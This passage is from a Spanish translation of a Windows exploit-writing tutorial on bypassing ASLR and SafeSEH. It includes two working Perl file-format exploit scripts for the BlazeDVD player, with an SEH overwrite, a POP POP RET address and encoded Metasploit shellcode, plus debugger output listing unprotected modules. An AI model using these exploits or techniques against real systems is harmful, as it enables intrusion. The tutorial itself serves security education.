"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b\x58" .
"\x51\x54\x43\x30\x45\x50\x45\x50\x4c\x4b\x47\x35\x47\x4c" .
"\x4c\x4b\x43\x4c\x43\x35\x44\x38\x43\x31\x4a\x4f\x4c\x4b" .
"\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x45\x51\x4a\x4b" .
"\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4a\x4e\x50\x31" .
"\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x44\x34\x45\x57" .
"\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4b\x44" .
"\x47\x4b\x50\x54\x47\x54\x45\x54\x43\x45\x4a\x45\x4c\x4b" .
"\x51\x4f\x46\x44\x45\x51\x4a\x4b\x45\x36\x4c\x4b\x44\x4c" .
"\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x4c\x4b" .
"\x45\x4c\x4c\x4b\x43\x31\x4a\x4b\x4d\x59\x51\x4c\x46\x44" .
"\x43\x34\x49\x53\x51\x4f\x46\x51\x4b\x46\x43\x50\x46\x36" .
"\x45\x34\x4c\x4b\x50\x46\x50\x30\x4c\x4b\x51\x50\x44\x4c" .
"\x4c\x4b\x42\x50\x45\x4c\x4e\x4d\x4c\x4b\x42\x48\x43\x38" .
"\x4b\x39\x4a\x58\x4d\x53\x49\x50\x43\x5a\x50\x50\x43\x58" .
"\x4c\x30\x4d\x5a\x45\x54\x51\x4f\x42\x48\x4d\x48\x4b\x4e" .
"\x4d\x5a\x44\x4e\x50\x57\x4b\x4f\x4b\x57\x43\x53\x43\x51" .
"\x42\x4c\x43\x53\x43\x30\x41\x41";
$payload =$junk.$ret.$nops.$shellcode;
print "[+] Writing exploit file $sploitfile\n";
open ($FILE,">$sploitfile");
print $FILE $payload;
close($FILE);
print "[+] ".length($payload)." bytes written to file\n";
```

Reinicia tu PC, intenta de nuevo y aún debería funcionar:

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

Evitar ASLR: usando Exploits de SEH


En el caso de exploit basado en SEH, la técnica básica es la misma. Buscar los módulos que no están protegidos con ASLR, encontrar una dirección que haga lo tú quieras, y explotarla. Vamos a suponer que tenemos que evitar SafeSEH también, por diversión .

Los módulos sin SAFESEH: (pvefindaddr nosafeseh!)

```
0BADF00D [nosafeseh] Getting safeseh status for loaded modules :
0BADF00D Safeseh unprotected modules :
0BADF00D  * 0x03110000 - 0x03139000 : BlazeDVDCtrl.dll
0BADF00D  * 0x03c20000 - 0x03cb8000 : EqualizerProcess.dll
0BADF00D  * 0x030a0000 - 0x030e9000 : RecorderCtrl.dll
0BADF00D  * 0x02aa0000 - 0x02ac9000 : PowerManagementCtrl.dll
0BADF00D  * 0x00400000 - 0x005bc000 : BlazeDVD.exe
0BADF00D  * 0x02fd0000 - 0x02fe4000 : ProfileStore.DLL
0BADF00D  * 0x02b50000 - 0x02b7a000 : AudioProcess.dll
0BADF00D  * 0x02b30000 - 0x02b46000 : DibLibDll.dll
0BADF00D  * 0x02b00000 - 0x02b30000 : VideoWindow.dll
0BADF00D  * 0x10000000 - 0x10018000 : skinscrollbar.dll
0BADF00D  * 0x60300000 - 0x6035f000 : Configuration.dll
0BADF00D  * 0x03830000 - 0x03869000 : RMACtrl.dll
0BADF00D  * 0x61600000 - 0x6169b000 : EPG.dll
0BADF00D  * 0x6f190000 - 0x6f195000 : msimg32.dll
0BADF00D  * 0x64000000 - 0x6407a000 : MediaPlayerCtrl.dll
0BADF00D  * 0x64100000 - 0x64128000 : NetReg.dll
0BADF00D  * 0x67000000 - 0x67010000 : VersionInfo.dll
0BADF00D  * 0x76760000 - 0x76769000 : LPK.DLL
0BADF00D  * 0x02ad0000 - 0x02ae4000 : RealMediaControl.dll
0BADF00D  * 0x75940000 - 0x75946000 : NSI.dll
0BADF00D  * 0x03380000 - 0x0340b000 : FileConverter.dll
0BADF00D  * 0x74e10000 - 0x74e15000 : wship6.dll
0BADF00D  * 0x027c0000 - 0x027d0000 : QTMediaControl.dll
0BADF00D  * 0x74920000 - 0x74925000 : wshtcpip.dll
0BADF00D  * 0x06250000 - 0x062e7000 : DSPAmplifyProcess.dll
0BADF00D  * 0x737f0000 - 0x737f4000 : ksuser.dll
0BADF00D  * 0x02a60000 - 0x02a8c000 : FileAssocator.dll
0BADF00D  * 0x03f20000 - 0x03fb8000 : EchoDelayProcess.dll
0BADF00D  * 0x03010000 - 0x0302b000 : mlutil.dll
0BADF00D  * 0x75930000 - 0x75933000 : Normaliz.dll
```

Los módulos sin SAFESEH y sin ASLR: (pvefindaddr nosafesehaslr!)

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS



!pvefindaddr nosafesehaslr

Si podemos encontrar una dirección utilizable en uno de estos módulos, hay que ser buenos en eso. Una vez más, el resultado no será confiable, por lo que es necesario reiniciar y comparar los resultados con el fin de estar seguro. Los módulos que no están protegidos con ASLR ni SafeSEH son:

* skinscrollbar.dll (0×10000000)

* configuration.dll (0×60300000)

* epg.dll (0×61600000)


* mediaplayerctrl.dll (0×64000000)

* netreg.dll (0×64100000)

* versioninfo.dll (0×67000000)

Así que un POP POP RET, de cualquiera de estos módulos (o, alternativamente, un JMP/CALL dword [Reg + nn] funcionaría también).

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS



Exploit funcional (estructura SE alcanzada después de 608 bytes, con POP POP RET de skinscrollbar.dll):

```
my $sploitfile="blazesploit.plf";
print "[+] Preparing payload\n";
my $junk = "A" x 608;
my $nseh = "\xeb\x18\x90\x90";
my $seh = pack('V',0x100101e7); #p esi/p ecx/ret from
skinscrollbar.dll
my $nop = "\x90" x 30;
# windows/exec - 302 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
my
$shellcode="\x89\xe3\xdb\xc2\xd9\x73\xf4\x59\x49\x49\x49\x49\x49\x43"
.
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b\x58" .
"\x51\x54\x43\x30\x45\x50\x45\x50\x4c\x4b\x47\x35\x47\x4c" .
"\x4c\x4b\x43\x4c\x43\x35\x44\x38\x43\x31\x4a\x4f\x4c\x4b" .
"\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x45\x51\x4a\x4b" .
"\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4a\x4e\x50\x31" .
"\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x44\x34\x45\x57" .
"\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4b\x44" .
"\x47\x4b\x50\x54\x47\x54\x45\x54\x43\x45\x4a\x45\x4c\x4b" .
```

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

```
"\x51\x4f\x46\x44\x45\x51\x4a\x4b\x45\x36\x4c\x4b\x44\x4c" .
"\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x4c\x4b" .
"\x45\x4c\x4c\x4b\x43\x31\x4a\x4b\x4d\x59\x51\x4c\x46\x44" .
"\x43\x34\x49\x53\x51\x4f\x46\x51\x4b\x46\x43\x50\x46\x36" .
"\x45\x34\x4c\x4b\x50\x46\x50\x30\x4c\x4b\x51\x50\x44\x4c" .
"\x4c\x4b\x42\x50\x45\x4c\x4e\x4d\x4c\x4b\x42\x48\x43\x38" .
"\x4b\x39\x4a\x58\x4d\x53\x49\x50\x43\x5a\x50\x50\x43\x58" .
"\x4c\x30\x4d\x5a\x45\x54\x51\x4f\x42\x48\x4d\x48\x4b\x4e" .
"\x4d\x5a\x44\x4e\x50\x57\x4b\x4f\x4b\x57\x43\x53\x43\x51" .
"\x42\x4c\x43\x53\x43\x30\x41\x41";
$payload =$junk.$nseh.$seh.$nop.$shellcode;
print "[+] Writing exploit file $sploitfile\n";
open ($FILE,">$sploitfile");
print $FILE $payload;
close($FILE);
print "[+] ".length($payload)." bytes written to file\n";
```

ASLR y DEP

El exploit de ANI muestra una posible forma de evitar el DEP y ASLR, al mismo tiempo. El código vulnerable que permitió la vulnerabilidad de ANI para ser explotada estaba envuelto en un controlador de excepciones que no hizo el crashear a la aplicación. Así que la dirección en ntdll.dll (que está sujeta a ASLR y por lo tanto randomizada) para desactivar DEP podría ser a través de fuerza bruta probando varios archivos de ANI (un máximo de 256 archivos diferentes serviría) cada uno con una dirección diferente.

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

¿Preguntas? ¿Comentarios? ¿Tips y Trucos?

https://www.corelan.be/index.php/forum/writing-exploits

Página Oficial en Inglés:

http://www.corelan.be:8800/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/

Traductor: **Ivinson/CLS**. Contacto: Ipadilla63@gmail.com